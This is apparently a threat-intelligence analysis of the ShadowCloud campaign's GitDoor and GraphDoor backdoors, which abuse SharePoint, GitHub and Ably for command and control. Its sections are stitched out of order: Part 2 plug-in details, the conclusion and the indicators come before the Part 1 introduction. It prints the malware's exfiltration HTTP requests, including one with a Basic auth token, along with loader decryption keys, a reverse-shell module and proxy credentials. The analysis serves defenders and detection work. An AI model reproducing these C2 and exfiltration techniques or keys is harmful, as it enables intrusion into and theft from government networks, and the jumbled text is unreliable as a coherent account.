The plug-in consists of bootstrap code and a compiled Go executable. The bootstrap code reflectively injects the Go executable into the memory of the current process, functioning similarly to the Type 1 loader jli.dll (MD5: e9d4081fac4a5111e6856f333d490439).
The injected Go program (MD5: b4956b230d296cb4b015b42b11d80e32) carries a hard‑coded project path: C:/Users/user/Desktop/armon/server.go, which likely points to the attacker’s development environment. Once in memory, the binary acts as a client for Ably’s real‑time messaging service, using the official Go SDK. It performs the following steps to connect to the Ably messaging service.
- Read configuration: the client reads the first 4096 bytes from the named shared‑memory segment Local\pcs<%PID%> (where %PID% is the current process ID). The raw bytes are turned into a UTF‑8 string.
- Token and channel name extraction: if that string contains the keyword “Token”, it is parsed as JSON to pull out two fields:
- Ably JWT token: used for authentication
- Channel name: the Ably channel that will be used for communication
- Connection setup: a client ID of the form cli‑<%PID%> is built, the JWT token is supplied, and a secure real‑time connection to Ably is opened. The program then subscribes to two events on the chosen channel: json and json.send.
- Ready signal: after a successful subscription, the plug-in writes the string "True" back into the shared‑memory segment and logs a silent "File proxy server started…" message.
- Polling loop: every second, the plug-in rereads the shared‑memory segment. If the value becomes "False", the Ably connection is gracefully torn down.
Message handling
Event What the client does json The message is split on the delimiter ###!!###. The first part must be the literal string json; the second part is a Base64‑encoded hostname. The client decodes the hostname, opens a TCP socket to it, and reads up to 45 KB of data from the socket.The data is Base64‑encoded and wrapped as <event>.resp.<RANDOM>.###!!###<base64>, where <event> is the original token (json) and <RANDOM> is a random integer between 0 and 10,000. This new message (json.resp) is then published back to the same Ably channel. json.send The message is also split on ###!!###. The second part is Base64‑encoded data. After decoding, the payload is written to the same TCP socket that was opened for the json request. The client continues writing until it receives the special marker ###EOF###. Ably2 Channel (ab2channel.ts)
The plug-in is a covert SOCKS5 proxy that tunnels arbitrary TCP traffic through Ably’s Pusher‑compatible WebSocket service. The plug-in is a compiled Windows executable, and its execution starts at the “MZ” bytes, which serve as trampoline code that redirects control to the bootstrap code. The functionality of the bootstrap code is similar to that used in the Type 1 loader jli.dll (MD5: 32151547d912488ac5242731057170a3). The plug-in requires three configuration parameters: Ably APP_KEY, APP_SECRET, and instance_id. Armed with those values, it opens a secure WebSocket connection to Ably’s Pusher‑compatible endpoint:
wss://main.pusher.ably.net/app/<APP_KEY>?protocol=7&client=cpp-socks5 Use Pusher Channels protocol version 7 The connecting application identifies itself as cpp-socks5.The plug-in uses two private channels for request and response, which are derived from the instance_id.
- Request channel: private-socks5-<instance_id>-request
- Response channel: private-socks5-<instance_id>-response
The client signs every request with the APP_SECRET to prove its identity and subscribes to the request channel. It waits for three possible message types:
Message name Expected payload Action taken socks5:connect { “session_id”: n, “host”: “…”, “port”: … } Opens a new TCP socket to the supplied host/port, creates a session identified by session_id, and starts reading data from that socket.The data read from the remote TCP socket is split into 0x8400‑byte (33,792 bytes) blocks. Each block is Base64‑encoded, wrapped in a JSON object, and published back to the response channel. socks5:data { “session_id”: n, “payload”: “<base64>” } Decodes the Base64 payload and writes the resulting bytes into the previously opened socket for the matching session. socks5:close { “session_id”: n } Gracefully shuts down the socket for that session and frees associated resources. Attribution
Currently, we lack sufficient information to definitively attribute this activity to a specific threat group. However, we observed overlaps with activity from Chinese-speaking groups such as FamousSparrow and CopperTurtle (detailed reports on these groups are available to customers of our private reporting service). On several victim systems, these groups shared the same staging directories as the GitDoor backdoor, with their implants deployed within a one-day window of GitDoor deployment. While this does not prove a direct link, it suggests that a Chinese-speaking group may be developing and/or utilizing the GitDoor and GraphDoor backdoors.
In the case of the FamousSparrow campaign, the attacker executed excint.exe (MD5: 86a46af43e18288e1df439b2a9a6f7ca), which is a renamed component of Avast Antivirus (located in %ProgramData%\excint\). This program side-loaded the malicious DLL %ProgramData%\excint\wtsapi32.dll (MD5: 733f8002aa9531b25384c0014d15cc1f). The malicious wtsapi32.dll reads an encrypted payload from a file whose name matches the legitimate executable’s filename (excint), located in the same directory. The payload is RC4-decrypted using the hard-coded key iotrh^%4CFGTj, which was previously identified as being used by the FamousSparrow APT.
Threat actor Staging directory Creation date FamousSparrow %ProgramData%\excint\excint.exe%ProgramData%\excint\wtsapi32.dll (MD5: 733f8002aa9531b25384c0014d15cc1f) 2026.03.06 GitDoor backdoor %ProgramData%\excInt\sg\zoomit.exe
%ProgramData%\excint\sg\WINMM.dll (MD5: 91bee19d31d32346cd4d1febb4308606) 2026.03.05
In the CopperTurtle case, the attacker launched the malicious executable C:\Program Files\PDF24\pdfset.exe (MD5: 45b3aa39bc33528650d9181cd946b2df), which injects the PLEAD RAT into memory.
Threat actor Staging directory Creation date CopperTurtle C:\Program Files\PDF24\pdfset.exe (MD5: 45b3aa39bc33528650d9181cd946b2df) 2026.05.03 GitDoor backdoor C:\Program Files\PDF24\pdf.exeC:\Program Files\pdf24\SbieDll.dll (MD5: 9a5e0ab7466594dcf46943c413db7b81) 2026.05.04 Infrastructure
The backdoor does not embed a hard-coded C2 domain. Instead, it retrieves the C2 hostname and port via the info command of the proxy channel plug-in or via an Ably messaging channel, preventing direct capture of C2 domain information. The IP addresses 103[.]106[.]230[.]33 and 123[.]58[.]205[.]105 resolve to the domains ms[.]twnic[.]top and ekmt[.]tw, respectively. Both domains (twnic[.]top, ekmt[.]tw) were also used as Cobalt Strike beacon C2 servers. The beacon samples were deployed on victim machines infected with the GraphDoor backdoor.
Proxy server address Proxy username Proxy password Domain ASN 104[.]194[.]154[.]28 NA NA NA AS 14956 (RouterHosting LLC) 216[.]73[.]158[.]72 NA NA NA AS 53724 (EXTRAVM LLC) 122[.]147[.]252[.]16 NA NA NA AS 9919 (New Century InfoComm Tech Co., Ltd.) 103[.]106[.]230[.]33 google 1qaz2wsx-pl ms[.]twnic[.]top AS 136258 (BrainStorm Network, Inc) 123[.]58[.]205[.]105 google 1qaz2wsx-pl ekmt[.]tw AS 135377 (UCLOUD INFORMATION TECHNOLOGY (HK) LIMITED) 223[.]165[.]4[.]203 admin123 1qaz@WSX!@# NA AS 136258 (BrainStorm Network, Inc) 172[.]86[.]66[.]19 NA NA NA AS 14956 (RouterHosting LLC) 103[.]214[.]68[.]20 aaa zzljq6Qj NA AS 53724 (EXTRAVM LLC) 216[.]146[.]25[.]173 NA NA NA AS 63018 (Dedicated.com) 103[.]137[.]63[.]39 xyz abc NA AS 131642 (Pittqiao Network Information Co., Ltd.) 103[.]227[.]224[.]189 whatfuck BQdTQYer123123 NA AS 148996 (GLOBAL COMMUNICATION NETWORK LIMITED) 104[.]194[.]152[.]173 abc abc NA AS 14956 (RouterHosting LLC) 66[.]42[.]52[.]137 abcuser abc
IKtxbUi7 NA AS 20473 (The Constant Company, LLC) 153[.]75[.]94[.]148 abc abc NA AS 14956 (RouterHosting LLC) 45[.]59[.]124[.]164 abc abc NA AS 14956 (RouterHosting LLC) 104[.]194[.]153[.]161 abc
abc abc
rrVa8mhb NA AS 14956 (RouterHosting LLC) 153[.]75[.]95[.]27 NA NA NA AS 14956 (RouterHosting LLC) 216[.]73[.]158[.]117 abc abc NA AS 53724 (EXTRAVM LLC) 154[.]205[.]154[.]209 NA NA NA AS 154177 (LIGHT NODE LIMITED) 43[.]134[.]62[.]111 NA NA NA AS 132203 (Tencent Building, Kejizhongyi Avenue) 38[.]54[.]17[.]113 NA NA NA AS 154177 (LIGHT NODE LIMITED) 38[.]52[.]17[.]113 NA NA NA AS 33152 (Kit Carson Electric Cooperative, Inc) Conclusion
The discovery of Operation ShadowCloud reveals a sophisticated, modular threat infrastructure leveraging legitimate cloud platforms – Microsoft SharePoint, GitHub, and Ably – as stealthy C2 channels. By using cloud-based storage and messaging services, the actors blend in with normal traffic (as cloud API calls to Microsoft Graph, GitHub, and Ably are indistinguishable from legitimate enterprise usage, evading many network-based detections), and enable dynamic payload delivery, where on-demand plug-ins and shellcode are retrieved from cloud repositories, allowing for rapid updates and functional extensions without modifying host files. While it’s unclear at the time of writing this report how the threat actors initially dropped the MeshCentral Agent, introducing such legitimate tools to an environment should be treated as a suspicious event; although such tools have legitimate uses, they have already been abused by different threat actor types globally.
Indicators of Compromise GraphDoor14ec33ea808e697870d00c5e434c2952
SharePoint sitebuildersemp[.]sharepoint[.]com
cskautogo[.]sharepoint[.]com
104[.]194[.]154[.]28
216[.]73[.]158[.]72
122[.]147[.]252[.]16
103[.]106[.]230[.]33
123[.]58[.]205[.]105
223[.]165[.]4[.]203
172[.]86[.]66[.]19
103[.]214[.]68[.]20
216[.]146[.]25[.]173
103[.]137[.]63[.]39
103[.]227[.]224[.]189
104[.]194[.]152[.]173
66[.]42[.]52[.]137
153[.]75[.]94[.]148
45[.]59[.]124[.]164
104[.]194[.]153[.]161
153[.]75[.]95[.]27
216[.]73[.]158[.]117
154[.]205[.]154[.]209
43[.]134[.]62[.]111
38[.]54[.]17[.]113
38[.]52[.]17[.]113
Kategorie: Hacking & Security, Viry a Červi
Operation ShadowCloud: cloud service–based backdoors targeting government networks in Asia and Africa. Part 1
Introduction
HexToBytes: converts a hexadecimal string into its binary byte representation
In early 2026, we identified a new, active intrusion campaign that we have named Operation ShadowCloud. The threat actor behind it is abusing the legitimate MeshAgent utility to drop two brand-new backdoors. These implants hide their command‑and‑control (C2) traffic behind cloud services Microsoft SharePoint, GitHub, and Ably, allowing the implants to blend in with normal traffic, effectively evading network-based detections.
We’ve called the implants GraphDoor and GitDoor, reflecting the cloud platform they use for C2. While their C2 protocols differ, the two backdoors share key capabilities:
- On‑demand plug-in download: fetching additional modules as needed
- In‑memory shellcode injection: loading malicious code directly into memory to extend functionality without touching the disk
The threat actor specifically deploys a modified Erfrp client and Ably messaging service-based plug-ins to proxy traffic between infected systems and C2 servers.
In addition to the plug-ins, we uncovered several shellcode families, most of them delivered as COFF (Common Object File Format) binaries. Our analysis reveals a sophisticated, modular toolset actively maintained and updated with multiple observed backdoor versions in the wild. We found victims in Asia and Africa, primarily within the government sector.
In a recent brief, Sophos touched on a fragment of this campaign. In this two‑part blog, we dive deeper, detailing the backdoors’ C2 communication methods, the assortment of shellcode families and plug-ins that the threat actor delivers to the compromised machines, and the infrastructure we observed supporting the operation. We also highlight the attribution clues:
- This article (Part 1 of the story) deals with the initial infection vector, the GitDoor backdoor, and various shellcode families the threat actor drops onto target machines.
- Part 2 provides details on the GraphDoor backdoor and the plug-in suite (Keylogging, Process Listing, Screen Capturing, Modified Erfrp Proxy, and Ably Channel Proxy) and examines the evidence that points to links with Chinese‑speaking threat groups.
During our investigation, we uncovered two separate instances of the MeshCentral Agent (MD5: 74b025084026d8d9a64661bf995d835b), which were launched inside a Taiwanese organization. MeshCentral is a web‑based tool that provides remote‑desktop control, command‑line access, and file‑management capabilities.
The exact entry point that let the attackers install the agent is unknown, but evidence points to the reuse of a prior infection already present on the network.
The MeshCentral Agent was hard‑coded to reach a remote server at wss://27.102.66[.]162:443/agent.ashx. Once the C2 session was established, the adversary used the agent to drop three additional items on the endpoint:
- A legitimate binary used for DLL sideloading
- A malicious loader DLL responsible for unpacking and executing further code
- An encrypted file containing the core payload
The threat actor used trusted executables to side-load malicious loader DLLs. We identified the following loaders used in these attacks: jli.dll, SbieDll.dll, python39.dll, WINMM.dll, and libcef.dll, which were dropped onto the host and then implicitly loaded by the respective legitimate binaries: the OpenJDK platform binary (javaw.exe, MD5: 8b78ef5609d942036e93721d75bd1f29), Sandboxie Start (start.exe, MD5: be739a7036dc8e2ee8608fba13c8c3a4), a Python application (pythonw.exe, MD5: 84802caf2579cfe7a38f079a64a3cd22), and the Sysinternals Screen Magnifier tool (zoomit.exe, MD5: d955d03104f988582cbd2967177693d3), which the attackers started as a Windows service.
LoadersWe discovered two distinct loaders, each using a different method to decode the encrypted backdoor payload. In both cases, the loader first decrypts the payload and then injects the resulting code into the current process’s memory. Loader (Type 1) employs a hybrid scheme: first running the data through an RC4 stream cipher and then applying an XOR mask, while Loader (Type 2) simplifies the process by using a straight XOR operation alone.
Type 1 Loader (MD5 32151547d912488ac5242731057170a3)The loader jli.dll reads the file config.ini (MD5: 3896d44bc6d517291c60ee3f70543a31) located next to it using the native NtCreateFile/NtReadFile calls, then it transforms the obtained data through the following steps to generate the final backdoor:
- Base64‑decodes the data with a custom character set (ABCDEFGHIJ01234ZYXWVUTSRQPONMLKzyxwvutsrqponmlkjihgfedcba98765/+)
- Decrypts the first layer of encryption with a 16-byte RC4 key that varies across samples
- Decrypts the second layer of encryption with a 16‑byte XOR key, which is also sample‑specific
- Transforms the decrypted backdoor bytes by abusing the RtlEthernetAddressToStringA and RtlEthernetStringToAddressA APIs to evade defenses. First, RtlEthernetAddressToStringA is used to convert the decrypted backdoor bytes into an Ethernet MAC‑address string.
Convert bytes to MAC address string
Then RtlEthernetStringToAddressA is used to translate a human‑readable MAC address string into a six‑byte binary format, and the resulting bytes are written to memory newly allocated via an AllocADsMem API call.
Convert MAC address string to bytes
Finally, the loader changes the memory protection to PAGE_EXECUTE_READWRITE using VirtualProtect and jumps to the MZ header, which acts as a trampoline into bootstrap code. Since the decrypted backdoor executable is already in memory‑mapped format, the bootstrap code simply performs relocation, resolves imports, and, depending on whether the payload is an executable or a DLL, invokes its entry point. The bootstrap code dynamically resolves API addresses and uses CRC32 to compute a hash of each API name. Both the import library name and the associated API name are XOR‑decrypted with a hardcoded 7‑byte key \x11\xAF\xCE\xDC\xA6\x12\x05 before resolution.
Execution from MZ bytes
Another similar loader jli.dll (MD5: e9d4081fac4a5111e6856f333d490439) has a different approach to API resolution. It reads an encrypted blob from config.ini (MD5: b930fb3ab14fe45b378d5acfa6e0a763), which decrypts to bootstrap code together with a backdoor executable (GraphDoor MD5: 14ec33ea808e697870d00c5e434c2952), which can be either an EXE or a DLL. The bootstrap code resolves the required APIs using an FNV‑1 hash. In the API hashing function, the FNV_offset_basis value changes, but the FNV_prime constant always remains 0x1000193. Once the necessary functions are resolved, the bootstrap code creates a file-mapping object called Local\sm%lu (where %lu is the current PID). Next, it reflectively loads the backdoor into its own process space and jumps to the backdoor’s entry point. If the payload is a DLL and exports functions, each export name is hashed with FNV‑1 and compared against the hard‑coded value 0x974C9EB; a match triggers that export. For cleanup, the bootstrap invokes the DLL’s DllMain with DLL_PROCESS_DETACH, unloads any loaded libraries via FreeLibrary, and releases the allocated memory with VirtualFree.


Type 2 Loader (MD5 e63ec733393e4e7e3424cbff918003a3)This loader is internally named SbieDll_st.dll. Before attempting to prepare and execute the backdoors, it performs a few checks on the infected machine. It first searches for the byte pattern \x48\x83\xC4\x68\xC3, which disassembles into the instructions shown below, inside KERNEL32.DLL and KernelBase.dll.
Pattern disassembly
If the pattern is found, the code first installs a vectored exception handler and clears the hardware breakpoint by zeroing the CONTEXT.DR7 register. It then verifies that the current process’s name matches a hard‑coded value. After passing these checks, it reads an encrypted blob from config.ini (MD5: 6a54f8008ee659b6923abf5dba2b2cc1) located in the module’s directory. Then it transforms the obtained data through the following steps:
- Base64‑decoding the data
- XOR‑decrypting it with a hardcoded 16‑byte key that changes per sample
The resulting data is a backdoor executable (GitDoor MD5: 552f0a9cc5fc3755721fa49be05e8035). The loader allocates memory in the current process, copies the decrypted backdoor code into that region, and starts a new thread at the MZ header, which acts as a trampoline into a bootstrap routine identical to that of the Type 1 loader. Before allocating memory and executing the backdoor code, the loader checks the OS version; on Windows 8 (6.2) or newer, it uses the native APIs NtAllocateVirtualMemory, RtlMoveMemory, and NtCreateThreadEx for memory allocation and code execution, while on older systems it falls back to the standard APIs VirtualAlloc, RtlMoveMemory, and CreateThread.
BackdoorsBoth GitDoor and GraphDoor incorporate several encryption and obfuscation techniques, including Control Flow Flattening, which obscures their genuine execution flow. They also make heavy use of indirect calls: most routines are encapsulated in several layers of helper functions that invoke one another in sequence, creating extra levels of indirection. The core payload lives deep inside these nested wrappers, which forces analysts to follow each wrapper to understand the real backdoor behavior, greatly hindering static analysis.
Execution is split across multiple threaded components. Every thread is an instance of a Client class in the ably namespace. Both the class and namespace identifiers stem from mangled C++ thread function names, and the accompanying lambda names expose the precise malicious capabilities each thread implements.
GitDoor (MD5 552f0a9cc5fc3755721fa49be05e8035)The backdoor first decrypts every element required to contact the GitHub C2 – its repository URL, the personal access token, the User‑Agent string, and the necessary HTTP headers. The backdoor utilizes two distinct repositories: one serves as a drop point for receiving command payloads, and the other is used to upload the results of those commands.
- /repos/LatonyCharnleyaW/Havo: download the command data and plug-ins
- /repos/LatonyCharnleyaW/Trix: upload the victim’s information and the command result
The User-Agent string is:
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36The backdoor decrypts the hard‑coded configuration details, appends them to the victim’s collected system information, and then uploads the combined data to the GitHub repository as well as the Ably cloud – the detailed preparation and upload process is described below.
Hardcoded Details "type":"serv" "client_version":"1.1.6" "dhj_exe":"start.exe" "execution_method":"1" "is_need_lock":"false" Victim Information Public IP Internal IP Domain Username Hostname Current working directory Backdoor process name and process ID Windows version CPU type Running process nameThe backdoor builds a random eight‑character identifier that uniquely tags the compromised host and creates a fresh GUID to mark the active communication session. Every HTTP call includes a newly generated random string inserted into the X‑CSRF‑TOKEN header. The malware then issues a POST request to GitHub, using the GitHub API to open a new issue in the Trix repository belonging to the LatonyCharnleyaW user/organization. This request creates a new GitHub issue with the Title and Body values shown below. The malware extracts the number field from the JSON response, which represents the issue number and will be used in subsequent requests.
- Title: “problem [GUID]”.
- Body: “code [victim unique code]”
The backdoor also connects to Ably at rest.ably.io using a hardcoded authorization token. This token is Base64‑encoded, and after decoding, it reveals the Ably API key, which contains the following information:
- App ID: identifies your specific Ably application
- Key ID: identifies the specific key within that app
- Key Secret: the private secret used for signing requests
The backdoor then builds a unique filename in the format main.%victim_unique_code%.js.map, where %victim_unique_code% corresponds to the value reported when the GitHub issue is created. This file holds the harvested victim system information in both the Ably cloud and the GitHub repository. Prior to the upload, the victim system information is encrypted with AES‑256‑ECB using a randomly generated key. The ciphertext is Base64‑encoded and wrapped in a JSON object (see the example below).
{"key" : "<%randomly generated AES key%>", "sec" : "<%AES-encrypted and base64-encoded victim system information%>"}After that, the entire JSON payload is XOR‑encrypted with the previously built unique filename, Base64‑encoded once more, and finally sent via a POST request to the Ably service and via a PUT request to the GitHub repository.
Below is the POST request that sends the encrypted victim data to the Ably cloud.
POST /messages Host: rest.ably.io Accept: application/json Authorization: Basic VHVGY3FnLjlId1ZxQTpIVmJEdnUwb1JidG1YQThybE1TVzM1QUJNUjZoOFMxLVMtZnpMVkFYY0dr Content-Type: application/json [{"channels":"data:main.%victim_unique_code%.js.map","messages":{"data":{"content":{%encrypted collected victim system info%},"name":"part-1"}}}]After the data is sent to the Ably cloud, the malware queries /channels/comm/messages?limit=50, exposing the channel name comm. This request serves as a status check, pulling any error or success responses. If the response indicates a failure, the malware retries by posting the same payload to /channels/data/messages.
To upload the collected victim system information to the GitHub repository, the backdoor first issues a GET request to /repos/LatonyCharnleyaW/Trix/contents/main.%victim_unique_code%.js.map to see whether the file main.%victim_unique_code%.js.map already exists. If the request returns “not found”, the malware follows up with a PUT request (see the example below) that creates the file in the repository to store the victim’s information.
PUT /repos/LatonyCharnleyaW/Trix/contents/main.%victim_unique_code%.js.map Host: api.github.com Authorization: token %github_pat_token% Accept: application/json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string% Content-Type: application/json {"content":"%encrypted collected victim system info%","message":"commit from INSOMNIA"}Once the victim’s system information is successfully uploaded, or if the file already exists, the malware downloads two plug-ins that perform screen‑capture (scr.ts) and process enumeration (pr.ts).
To download each plug-in, the backdoor first decrypts the plug-in’s filename as well as the corresponding GitHub repository path, then issues a GET request to fetch the encrypted content of the plug-in.
Below are the HTTP requests to download the scr.ts and pr.ts plug-ins.
GET /repos/LatonyCharnleyaW/Havo/contents/scr.ts Host: api.github.com Authorization: token %github_pat_token% Accept: application/vnd.github.raw+json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string% GET /repos/LatonyCharnleyaW/Havo/contents/pr.ts Host: api.github.com Authorization: token %github_pat_token% Accept: application/vnd.github.raw+json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string%The plug-in utilizes a custom, two‑stage decryption routine to unpack its payload:
- Stage 1 (AES-256-ECB): the ciphertext is decrypted in 16‑byte blocks using the hard‑coded key: 12345678901234567890123456789012.
- Stage 2 (Proprietary Cipher XOR): the output from Stage 1 undergoes a rolling XOR operation using 16‑byte keys. The first block is decrypted using a static initialization key (\x65\x3c\x40\x16\x3d\x38\x20\xa4\x47\x14\x54\xb4\x37\x5a\x3b\x38). For all subsequent blocks, the routine uses a chaining effect where the key is derived from the ciphertext of the immediately preceding block.
Once decrypted, the resulting bytes constitute the plug-in’s shellcode, which the backdoor loads directly into memory.
After loading the plug-ins, the backdoor sends a POST request to apply the bug label to the newly created issue (identified by its issue number). The request is shown below.
POST /repos/LatonyCharnleyaW/Trix/issues/<issue_number>/labels?rd=%random alphanumeric characters% HTTP/1.1 Host: api.github.com Connection: Keep-Alive Content-Type: application/json Accept: application/json Authorization: token %github_pat_token% User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string% Content-Length: 18 {"labels":["bug"]}If the issue already has the bug label, the backdoor issues a DELETE request to remove that label.
DELETE /repos/LatonyCharnleyaW/Trix/issues/<issue_number>/labels/bug?rd=%random alphanumeric characters% HTTP/1.1 Host: api.github.com Connection: Keep-Alive Content-Type: application/json Accept: application/json Authorization: token %github_pat_token% User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string%The label‑or‑unlabel issue request is always followed by a GET request that pulls the contents of the Havo repository.
GET /repos/LatonyCharnleyaW/Havo/contents HTTP/1.1 Host: api.github.com Connection: Keep-Alive Content-Type: application/json Accept: application/json Authorization: token %github_pat_token% User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string%The backdoor continuously sends both requests – labeling/unlabeling the issue as a bug and fetching the repository contents – until it receives an exit command.
The content retrieval request returns a JSON array that lists filenames together with a number of other details, including the path to download the file. Every file in the list contains command data to be processed. The backdoor extracts the name property to get each filename, then searches the names for the unique victim code string. When it finds a match, it fetches that file via /repos/LatonyCharnleyaW/Havo/contents/<filename> and processes the command data as described in the Command processing section.
Command processingAs described earlier, the command input and its result are stored in separate GitHub repositories. In the analyzed sample, the command input is retrieved from the public Havo repository, while the command result is uploaded to the private Trix repository, which requires a GitHub personal access token for access. The command and its associated data can be retrieved from the GitHub repository by accessing the corresponding files as shown in the table below. The command‑input file follows the naming pattern main.<%victim_unique_code%>.<%random 4‑character string%>.js.<%extension%>, where <%victim_unique_code%> is the identifier reported when a GitHub issue is created, and <%extension%> specifies the command data type: kmap for keylogger data, pmap for proxy data, apmap for Ably proxy data, swp and tmp for file‑manager data, and “no extension” for shellcode data where the filename ends in .js without any extra extension.
Command type Example GitHub path Load Shellcode command /repos/LatonyCharnleyaW/Havo/contents/main.w8i6lyr9.rikh.js Keylogger command /repos/LatonyCharnleyaW/Havo/contents/main.r256zin8.xuqa.js.kmap Proxy command /repos/LatonyCharnleyaW/Havo/contents/main.PW7ickVf.ym30.js.pmap Ably proxy command /repos/LatonyCharnleyaW/Havo/contents/main.w5y2t1qs.n4wq.js.apmap Filemanager command /repos/LatonyCharnleyaW/Havo/contents/main.hmxjfyrc.q4d0.js.swp Filemanager command /repos/LatonyCharnleyaW/Havo/contents/main.hmxjfyrc.bmns.js.tmpThe file content is Base64‑decoded and then XOR‑decrypted with the filename as the XOR key. This yields JSON data in the format shown below, which contains an AES key and command data that is both Base64‑encoded and AES‑encrypted.
{"key" : "<%AES key%>", "sec" : "<%base64-encoded and AES-encrypted command data%>"}For each type of command, several commands are available. Below is a description of the supported commands for each command type:
Command type Supported commands Filemanager- createFolder: create a folder at a specified location
- loadDrives: retrieve a list of drive names
- scanDir: list the files and folders at a specified location
- deleteFile: delete a specified file
- uploadFile: create a file at a specified location. The data to be written to the file is received in chunks from the C2
- downloadFile: read a file from a specified location and send it to the C2 server in chunks
- start: start capturing keystrokes
- stop: stop capturing keystrokes
- status: check whether keylogging is enabled or disabled
- info: send the captured keystrokes
- autoStartUp: check whether the file %APPDATA%\log.lock exists, and create it if it does not
- stopAutoStartUp: check if the file %APPDATA%\log.lock exists, and delete it if it does
- autoStartUp_status: check whether the file %APPDATA%\log.lock exists. If it does, send the string enable; otherwise, send the string disable
When the backdoor sample starts, it checks whether the file %APPDATA%\log.lock exists. If it does, it issues a start command to initiate keylogging.
- start: store the received proxy plug-in configuration in a shared memory segment named Local\pc<%current_process_id%>. The configuration contains serverAddr, serverPort, remote_port, socks5_user, and socks5_password fields. Next, download the channel.ts proxy plug-in from the Havo GitHub repository (in the analyzed sample) and finally inject the downloaded plug-in code into memory
- stop: write the string False to the shared memory and set the proxy status to Disable
- status: if the proxy is running, set the status as Enable; otherwise, set the status as Disable
- info: send the following messages based on the string read from the shared memory
- If the shared memory contains the string True, send the string connected along with the proxy configuration
- If the shared memory contains the string False or connecting, send the string not connect
- For any other string, send the string Connecting
- start: store the received proxy plug-in configuration in a shared memory segment named Local\pcs<%current_process_id%>. The configuration contains the Ably ChannelName and Token. Next, download the abchannel.ts Ably proxy plug-in from the Havo GitHub repository (in the analyzed sample) and finally inject the downloaded plug-in code into memory.
- stop: write the string False to the shared memory and set the Ably proxy status to Disable
- status: if the Ably proxy is running, set the status to Enable; otherwise, set it to Disable
- info: send the following messages based on the string read from the shared memory
- If the shared memory contains the string True, send the string connected
- If the shared memory contains the string False or connecting, send the string not connect
- For any other string, send the string Connecting
- exit: terminate the backdoor
- sleep: put the backdoor into a sleep state for a specified time interval
- publicip: retrieve the victim’s public IP address from https://ip.sb/ and send it to the C2
- scload: the input consists of Base64‑encoded COFF (Common Object File Format) bytes and optional payload arguments. The COFF bytes are Base64-decoded, loaded into memory, and the entry‑point function go is invoked. Any supplied arguments are also Base64‑decoded and passed to the go function
- smload: the input data includes Base64‑encoded payload bytes and optional payload arguments. After decoding, the payload bytes may be an MZ executable or shellcode (consisting of a stub and executable code), which are injected into memory. The payload arguments are Base64‑decoded and written to the shared memory segment named Local\sm<%current_process_id%>
Our analysis uncovered several custom shellcodes authored by the threat actor, each designed for a specific function (see the list below). Based on their operational logic, these shellcodes can be grouped into the following broad categories:
Category Shellcode modules Process Injection Techniques- CreateRemoteThread: implements the Windows remote‑thread creation technique for process injection
- SetThreadContext injection (Thread Execution Hijacking): implements the Windows thread context manipulation technique for remote code injection
- NtQueueApcThread: implements the APC (Asynchronous Procedure Call) injection technique using NTDLL syscalls (not via the Windows API)
- KernelCallbackTable: implements the process’s callback table manipulation technique to achieve code execution in a target process using NTDLL syscalls (not via the Windows API)
- EnumServices: enumerates all Windows services on a system and outputs detailed information about each service. It collects the following information about a service:
- Basic service info: name, display name, type, state
- Service configuration: binary path, start type, dependencies
- Extended properties: reset period, reboot messages, command lines
- Service dependencies: UUID-based dependency information
- CreateService: creates a new Windows service using the Windows Service Control Manager API
- start_service: starts a Windows service
- stop_service: stops a Windows service and, if necessary, its dependent services
- DeleteService: removes an existing Windows service using the Windows Service Control Manager API
- MakeDir: creates a directory at a specified path
- ListDir: enumerates files and directories recursively
- WipeFileContent: securely erases the contents of a file by overwriting it with zeroes
- DeleteDirectoryRecursively: removes files, subdirectories, and the directory itself, with the option of wiping files
- PathFileExists: checks if a file exists
- Netstat: displays active TCP connections with process information, similar to the Windows netstat command
- ARP: shows IP addresses mapped to MAC addresses on the local network
- Firewall: adds, removes, and enumerates inbound and outbound firewall rules
- Fileupload: uploads files to upload.gofile.io
- IPInfo: retrieves the network adapter name, type, description, MAC address, IP address, Hostname, DNS suffix and DNS server
- Procdump: dumps the memory of the process with a specified process ID into a designated file
- TerminateProcess: terminates a process with a specified process ID
- GetProcessUserInfo: obtains the SeDebugPrivilege and retrieves the process ID, domain, and user account name for both the explorer.exe and winlogon.exe processes
- Execute command: uses cmd.exe to execute a specified command
- WinPTY shell: creates a fully interactive reverse shell using WinPTY; it supports the following:
- Initialization: decodes the hard‑coded Base64 strings for the binaries winpty.dll (the core WinPTY library) and winpty‑agent.exe (the helper executable for terminal management), then drops both files into the %TEMP% directory
- Setup: loads WinPTY, creates a terminal configuration, and sets the terminal size to 80 × 25
- Spawn: launches cmd.exe with correctly configured pipes
- Communication: starts the reader and writer threads. The writer thread listens on \\\\.\\pipe\\MyInputPipe and waits for commands from the C2 server
- Wait: monitors for exit conditions. When the string hklnwqxaa123 is received from the C2 server, it sends exit\r and terminates
